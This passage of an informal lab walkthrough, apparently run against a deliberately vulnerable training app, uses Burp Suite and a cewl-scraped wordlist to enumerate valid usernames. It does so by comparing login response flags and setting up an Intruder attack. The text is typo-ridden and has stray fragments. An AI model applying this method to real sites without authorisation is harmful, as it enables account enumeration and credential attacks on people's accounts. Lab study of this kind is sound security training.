




5. **If you switch back to firefox you will see that it say account not found. This is a bad thing, as it tells us the amount isn't there.**




6. Next Go back to Burp Suite and click on repeater. We need to check that its still working working, do this by clicking Go, this is because .net or newer systems will put in a type of hash to stop hash repeats




Comparing

So now go to the repeater tab and click go on both the valid and invalid requests. This will send the responses on the right hand side. Right click and send to to compare




So now that we have sent both the valid and invalid request to the compare tab.

You want to click the compare words button on the bottom right.




We know want to compare the files and look for differences in the responses.

1. First thing we notice is the different flag numbers




2. Second thing is the error messages if we look one of the responses for **account does not exist**. We discover by searching that term is that the response is used in a javascript switch statement to display a message. So 1 will display account not found. It injects the message into the page after wards.



Next we have to take and remember the variable lAuthenticationAttemptResultFlag.

Next to back to the repeater and send the reponcse to the intruder for **lAuthenticationAttemptResultFlag = 1**

Here you see all the items are highlighted , clear this by clicking on the right.



Next highlight the username variable and add it by clicking on the right side button add. Also add a fake password input.


Next click on the payload tab, we will need to get a list of usernames for the payload. Where going to do this using a tool called **cewl.**

It will scrap usernames from the site to make our list, in which to try muiltpy access attempts on.


Remember to Turn off FoxyProxy.

Next open up the command line.
Enter the following, we are setting the following

1. **depth** = 1 the amount of links we need follow from the base url we set.
2. **min-word-length = 4** , the current default is two short of 3, so 4 is better. (Did this betraying to see what was the shortest username I could create with.)
3. **—write, to write the results to a file .**
4. **—verbose** flag will show us what is happening while we are working.



When we run it we get the following:



Next we need to view the words we got.
Do this by opening up the file we wrote, unlike the video are files are saved in /opt/samurai/cewl. Then we run cat results.txt

```
root@samuraiwtf:/home/samurai# cat results.txt
```

This was in the results, I then removed all defy not user names.


```
nbobby, 1
njim, 1
nsamurai, 1
nbryce, 1
triggered, 1
injecting, 1
njeremy, 1
nadrian, 1
ENTIRE, 1
COPIED, 1
TYPED, 1
reasons, 1
pollusion, 1
thinks, 1
pass, 1
tricked, 1
bogus, 1
submits, 1
observe, 1
properly, 1
Reverse, 1
Netcat, 1
lYouTubeFrameCode2852515, 1
```

I then removed the **, 1** . This was the depth of the text was found at, 1 being one link off. To do that I i did the following command


```
Zmievski
samurai@samuraiwtf:/opt/samurai/cewl$ cat results2.txt  | cut -d, -f1 | sort | tee results2.txt.sorted
```

This gave me the final list of what is needed.


So now with me having the final list, Go over to burp suite and load our sorted file into the payload



There might look like theres repeats but theres captain letters.




Next go to the payload processing, as we are going to write a rule.
Where going to pick modify case and choice lower case as we are not sure if the site changes it to upper or lower or not at all but normally is lower.




Next go to the options menu.

Then go to the grep - extract tab and choose add. If you remember the pattern or error message code from earlier where going to use this here. Add a new exact option and carefully highlight the one. burp will auto create the regular expression.

As you can see below it has the pattern, very handy for sql swell.






Now lets start the attack

